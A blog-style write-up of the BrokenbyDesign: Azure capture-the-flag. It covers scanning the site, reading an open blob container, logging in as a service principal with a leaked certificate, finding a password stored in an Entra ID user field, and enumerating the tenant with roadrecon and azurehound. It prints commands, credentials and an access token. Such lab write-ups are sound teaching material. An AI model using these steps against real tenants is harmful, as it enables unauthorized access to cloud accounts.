Date: 2025-03-14 14:53:59
Description: Azure Cloud CTF
Status: Done
Tags: #azure #azure-container #azure-active-directory
Hello reader, this is a Write-Up written as a Walkthrough of the CTF BrokenbyDesign: Azure (https://www.brokenazure.cloud).
The goal is to test our skills in working with an Azure Cloud environment.
Challenge 1
The Story
The company named SuperCompany B.V. has been working with IT systems for a while now and have an IT team of a whoppin' 2 people. Because the CEO of the company has heard that 'Cloud' is the new way of working, the CEO has asked the IT team to migrate all IT systems to the Azure cloud platform. Sadly, management does not allow the IT team to take courses or trainings to learn more about Azure cloud and so they have to learn as-they-go.
The challenge starts on the website itself https://www.brokenazure.cloud. I did a simple reconnaissance looking for files and directories on the site using the tool dirsearch and scanning for open ports using nmap.
dirsearch.py -u https://www.brokenazure.cloud/ --random-agent -t 40 -x 403,404,500,502
Files identified
Status - Size - Path
200 -  40B - /.vscode/settings.json
200 - 850B - /footer.html
200 - 633B - /header.html
200 -  2KB - /index.html
200 -  1KB - /maintenance.html
200 - 229B - /web.config
None of the files showed any relevant information.
After performing a port scan, the only open ports were 80 and 443.
nmap -vvv -sS -p- brokenazure.cloud --min-rate 777 -Pn
80/tcp  open
443/tcp open

Meanwhile, by analyzing the files that are downloaded when entering the site for the first time, it seems a blob storage is being used to store the file supercompanystorage.blob.core.windows.net/storagecontainer/logo.png. Let’s check if we can access this Azure container without authentication.
To perform operations on blobs, it’s very useful to refer to the Microsoft Documentation, as it provides all the information we need to progress in this challenge, especially on list-blobs.
Blob Container Listing

Enumerating Blob Storage Containers
curl -s "https://supercompanystorage.blob.core.windows.net/storagecontainer?restype=container&comp=list" | xq
{
  "EnumerationResults": {
    "@ContainerName": "https://supercompanystorage.blob.core.windows.net/storagecontainer",
    "Blobs": {
      "Blob": [
        {
          "Name": "Employee23187.ovpn",
          "Url": "https://supercompanystorage.blob.core.windows.net/storagecontainer/Employee23187.ovpn",
          "Properties": {
            "Last-Modified": "Thu, 01 Aug 2024 08:26:54 GMT",
            "Etag": "0x8DCB203B34852FA",
            "Content-Length": "2929",
            "Content-Type": "application/octet-stream",
            "Content-Encoding": null,
            "Content-Language": null,
            "Content-MD5": null,
            "Cache-Control": null,
            "BlobType": "BlockBlob",
            "LeaseStatus": "unlocked"
          }
        },
        {
          "Name": "SECURA{C3RT1F1C3T3}.pem",
          "Url": "https://supercompanystorage.blob.core.windows.net/storagecontainer/SECURA{C3RT1F1C3T3}.pem",
          "Properties": {
            "Last-Modified": "Thu, 01 Aug 2024 08:25:17 GMT",
            "Etag": "0x8DCB203795D8A51",
            "Content-Length": "3002",
            "Content-Type": "application/octet-stream",
            "Content-Encoding": null,
            "Content-Language": null,
            "Content-MD5": null,
            "Cache-Control": null,
            "BlobType": "BlockBlob",
            "LeaseStatus": "unlocked"
          }
        },
        {
          "Name": "logo.png",
          "Url": "https://supercompanystorage.blob.core.windows.net/storagecontainer/logo.png",
          "Properties": {
            "Last-Modified": "Thu, 01 Aug 2024 08:25:17 GMT",
            "Etag": "0x8DCB203795F5ECF",
            "Content-Length": "10763",
            "Content-Type": "application/octet-stream",
            "Content-Encoding": null,
            "Content-Language": null,
            "Content-MD5": null,
            "Cache-Control": null,
            "BlobType": "BlockBlob",
            "LeaseStatus": "unlocked"
          }
        }
      ]
    },
    "NextMarker": null
  }
}
The container is a Blob Storage (similar to an S3 bucket from AWS) used to store any kind of file (in more realistic environments, it’s mostly used for storing assets to help with website loading performance).
In this challenge, the identified files are:
- https://supercompanystorage.blob.core.windows.net/storagecontainer/Employee23187.ovpn
- https://supercompanystorage.blob.core.windows.net/storagecontainer/SECURA{C3RT1F1C3T3}.pem
Both files can be accessed without authentication.
Flag 1
SECURA{C3RT1F1C3T3}
Challenge 2
Now we have 2 files to look at, one is a public certificate and the other is a .ovpn configuration file.
I wasted a lot of time trying to use the .pem file as a ‘VPN credential,’ and you’ll probably find it strange that the host in the .ovpn config file is a base64-encoded string, which will lead you into a rabbit hole. However, we’ll need the VPN.
Problem when resolving the host during VPN connection

But it turned out to be something much simpler than it seemed (it’s usually like that, right? ç-ç).
At the end of the file SECURA{C3RT1F1C3T3}.pem, there’s a section that gives us a hint about how we should use this file.
-----BEGIN AZURE_DETAILS-----
Tenant id: 4452edfd-a89d-43aa-8b46-a314c219cc50
App-id: 8f2b67d8-6501-4a47-9e6b-951363b2588a
-----END AZURE_DETAILS-----
The clue is in the Tenant id or App-id properties.
The goal is to use the certificate and this information as credentials to access the tenant. After trying a few methods, I managed to authenticate using az-cli.
Installing az-cli
This isn’t the official procedure, but it worked well on Ubuntu 24.04.2 LTS.
sudo apt update && sudo apt upgrade -y
sudo apt install ca-certificates curl apt-transport-https lsb-release gnupg -y
curl -sSL https://packages.microsoft.com/keys/microsoft.asc | sudo gpg --dearmor -o /usr/share/keyrings/microsoft.gpg
echo "deb [signed-by=/usr/share/keyrings/microsoft.gpg] https://packages.microsoft.com/repos/azure-cli $(lsb_release -cs) main" | sudo tee /etc/apt/sources.list.d/azure-cli.list
sudo apt update
sudo apt install azure-cli -y
az version
Accessing the tenant
az login --service-principal --username "8f2b67d8-6501-4a47-9e6b-951363b2588a" --certificate "./certificat3.pem" --tenant "4452edfd-a89d-43aa-8b46-a314c219cc50"
No subscriptions found for 8f2b67d8-6501-4a47-9e6b-951363b2588a.
When trying to access the tenant this way, it says that there’s no subscription. After some research, I found that the az-cli utility supports authentication without a subscription.
az login --help
--allow-no-subscriptions : Support accessing tenants without subscriptions. It's useful to run tenant-level commands, such as 'az ad'.
So, I accessed the tenant and now I can interact with its resources.
az login --service-principal --username "8f2b67d8-6501-4a47-9e6b-951363b2588a" --certificate "./certificat3.pem" --tenant "4452edfd-a89d-43aa-8b46-a314c219cc50" --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "id": "4452edfd-a89d-43aa-8b46-a314c219cc50",
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": "4452edfd-a89d-43aa-8b46-a314c219cc50",
    "user": {
      "name": "8f2b67d8-6501-4a47-9e6b-951363b2588a",
      "type": "servicePrincipal"
    }
  }
]
Now, we can manage the Microsoft Entra ID groups and subgroups (formerly called Azure Active Directory) using the az ad command.
az ad --help
Group
az ad : Manage Microsoft Entra ID (formerly known as Azure Active Directory, Azure AD, AAD) entities needed for Azure role-based access control (Azure RBAC) through Microsoft Graph API.

Subgroups:
    app            : Manage Microsoft Entra applications.
    group          : Manage Microsoft Entra groups.
    signed-in-user : Show graph information about current signed-in user in CLI.
    sp             : Manage Microsoft Entra service principals.
    user           : Manage Microsoft Entra users.

To search AI knowledge base for examples, use: az find "az ad"
Now is the time to try to enumerate as many resources as possible. I started by listing the applications.
az ad app list
Some important information was obtained.
---
"appId": "8f2b67d8-6501-4a47-9e6b-951363b2588a",
"publisherDomain": "secvulnapp.onmicrosoft.com",
"keyCredentials": [
      {
        "customKeyIdentifier": "A1A91834B41A2487BD77644E575C9F8CB774D76A",
        "displayName": "O=\"Secura \", C=NL",
        "endDateTime": "2032-03-14T14:36:57Z",
        "key": null,
        "keyId": "418b77e9-6130-9736-5e0c-2f3e3aa853de",
        "startDateTime": "2022-03-22T14:36:57Z",
        "type": "AsymmetricX509Cert",
        "usage": "Verify"
      }
    ]
---
Resources like VM, web apps, storage, and key vault need to be associated with a subscription, but to query and manage the Entra ID (Azure AD), it’s not required.
You can list users in Entra ID with:
az ad user list
[
  {
    "businessPhones": [],
    "displayName": "DevOps",
    "givenName": null,
    "id": "022398e7-876f-4842-a598-706483ca4e98",
    "jobTitle": null,
    "mail": null,
    "mobilePhone": null,
    "officeLocation": "Password temp changed to SECURA{D4F4ULT_P4SSW0RD}",
    "preferredLanguage": null,
    "surname": null,
    "userPrincipalName": "[email protected]"
  },
  {
    "businessPhones": [],
    "displayName": "Roy Stultiens | Secura",
    "givenName": null,
    "id": "8f54f6b2-1291-4791-85e7-163a72302888",
    "jobTitle": null,
    "mail": "[email protected]",
    "mobilePhone": null,
    "officeLocation": null,
    "preferredLanguage": null,
    "surname": null,
    "userPrincipalName": "roy.stultiens_secura.com#EXT#@secvulnapp.onmicrosoft.com"
  },
  {
    "businessPhones": [],
    "displayName": "Roy Stultiens",
    "givenName": null,
    "id": "41cfff23-c2c2-49c2-a8a9-abc0642dc8c5",
    "jobTitle": null,
    "mail": null,
    "mobilePhone": null,
    "officeLocation": null,
    "preferredLanguage": null,
    "surname": null,
    "userPrincipalName": "[email protected]"
  },
  {
    "businessPhones": [],
    "displayName": "Siebren",
    "givenName": null,
    "id": "16998a3a-15cf-4970-b86a-29922e2559df",
    "jobTitle": null,
    "mail": null,
    "mobilePhone": null,
    "officeLocation": null,
    "preferredLanguage": null,
    "surname": null,
    "userPrincipalName": "[email protected]"
  }
]

In the officeLocation field of the DevOps user, there’s a clear text showing his temporary password, which is the next Flag.
Flag 2
SECURA{D4F4ULT_P4SSW0RD}
Challenge 3
Now, we have a valid credential and can enumerate the Entra ID with more details. Some tools can help us with bulk enumeration.
roadrecon
roadrecon auth -u "[email protected]" -p "SECURA{D4F4ULT_P4SSW0RD}"
roadrecon gather

Although it’s a great tool, I ran into some front-end issues and decided to switch to azurehound.
azurehound
./azurehound -u "[email protected]" -p "SECURA{D4F4ULT_P4SSW0RD}" --tenant "4452edfd-a89d-43aa-8b46-a314c219cc50" list


After analyzing the results, I found the Global Admins users and an application with a very suggestive.
Global Admins
Vulnerable Application Recon

Some subscriptions were obtained, along with information that seems important.
VULNERABLE APPLICATION
/SUBSCRIPTIONS/4BA4347C-D90F-464C-89C3-27E99D07A942
AZURE-VPN-RG-SECURA
/SUBSCRIPTIONS/4BA4347C-D90F-464C-89C3-27E99D07A942/RESOURCEGROUPS/AZURE-VPN-RG-SECURA
VPN-WEBSITE-MACHINE
/SUBSCRIPTIONS/4BA4347C-D90F-464C-89C3-27E99D07A942/RESOURCEGROUPS/AZURE-VPN-RG-SECURA/PROVIDERS/MICROSOFT.COMPUTE/VIRTUALMACHINES/VPN-WEBSITE-MACHINE
VPN-HOST-MACHINE
/SUBSCRIPTIONS/4BA4347C-D90F-464C-89C3-27E99D07A942/RESOURCEGROUPS/AZURE-VPN-RG-SECURA/PROVIDERS/MICROSOFT.COMPUTE/VIRTUALMACHINES/VPN-HOST-MACHINE
After spending a lot of time without being able to interact with the Entra ID components properly, I realized the problem was related to the resources associated with the Access Token.

The token generated by default is associated with the resource https://management.core.windows.net, but to access and manage the Entra ID, the resource should be https://management.azure.com.
az account get-access-token
Access Token generated by default with the resource https://management.core.windows.net
{
  "accessToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkpETmFfNGk0cjdGZ2lnTDNzSElsSTN4Vi1JVSIsImtpZCI6IkpETmFfNGk0cjdGZ2lnTDNzSElsSTN4Vi1JVSJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuY29yZS53aW5kb3dzLm5ldC8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC80NDUyZWRmZC1hODlkLTQzYWEtOGI0Ni1hMzE0YzIxOWNjNTAvIiwiaWF0IjoxNzQxOTEzMjAyLCJuYmYiOjE3NDE5MTMyMDIsImV4cCI6MTc0MTkxNzEwMiwiYWlvIjoiazJSZ1lKakE3WkZSNFRFaE0wVmRYN3ZqKzdSVEFBPT0iLCJhcHBpZCI6IjhmMmI2N2Q4LTY1MDEtNGE0Ny05ZTZiLTk1MTM2M2IyNTg4YSIsImFwcGlkYWNyIjoiMiIsImdyb3VwcyI6WyI2OWI4OGYyYS1lM2M3LTRmNmYtYTZkOC02NjFlZGMyMmY3MzMiXSwiaWRwIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvNDQ1MmVkZmQtYTg5ZC00M2FhLThiNDYtYTMxNGMyMTljYzUwLyIsImlkdHlwIjoiYXBwIiwib2lkIjoiMDE0MmZiMWQtMDY5Yi00NDljLWIzZmItMjA1MjIzY2Q4NGQ2IiwicmgiOiIxLkFVOEFfZTFTUkoyb3FrT0xScU1Vd2huTVVFWklmM2tBdXRkUHVrUGF3ZmoyTUJOUEFBQlBBQS4iLCJzdWIiOiIwMTQyZmIxZC0wNjliLTQ0OWMtYjNmYi0yMDUyMjNjZDg0ZDYiLCJ0aWQiOiI0NDUyZWRmZC1hODlkLTQzYWEtOGI0Ni1hMzE0YzIxOWNjNTAiLCJ1dGkiOiJtMWs3S3FUQWxFS2RCdERkbXlQWEFBIiwidmVyIjoiMS4wIiwieG1zX2NjIjpbIkNQMSJdLCJ4bXNfaWRyZWwiOiI3IDE2IiwieG1zX3RjZHQiOjE2NDYwNjA3MDd9.RRC3zFGWjP5DpVsP7xkUwx9o8YkftLEaTmQI0kghHvDcQAej7wkwdoRrsBiLbrx8zDK4vXZyV65D2G03KJ8BmEBxX1xlbUDkpsykS5f3JY37hdbhaLcoWDCvn0fAxgzLrua1XE1EqfeENv9XlCY7y5wdu2dRXsJXZXycDrRhus2G_kQf8hBnS8kCI-E7k-G0rE6hCzVaPhbxLwXPfZDv_daK1eEFRHWz16mKcbiFvAwTzlExONX0WIdwgj01YXooZNl-wNQC_06xYKTiuv8D-jiPuojKopagApbsQdO7QxasTul0VT4Fj4-_uPaSWOViuYl2Gpd1E7JQ67rnsJl9bQ",
  "expiresOn": "2025-03-13 22:51:39.000000",
  "expires_on": 1741917099,
  "subscription": "4452edfd-a89d-43aa-8b46-a314c219cc50",
  "tenant": "4452edfd-a89d-43aa-8b46-a314c219cc50",
  "tokenType": "Bearer"
}

So, I generated a new access token with the resource https://management.azure.com.
az account get-access-token --resource https://management.azure.com
When trying to access the subscriptions via API, I got authorization errors in all attempts.
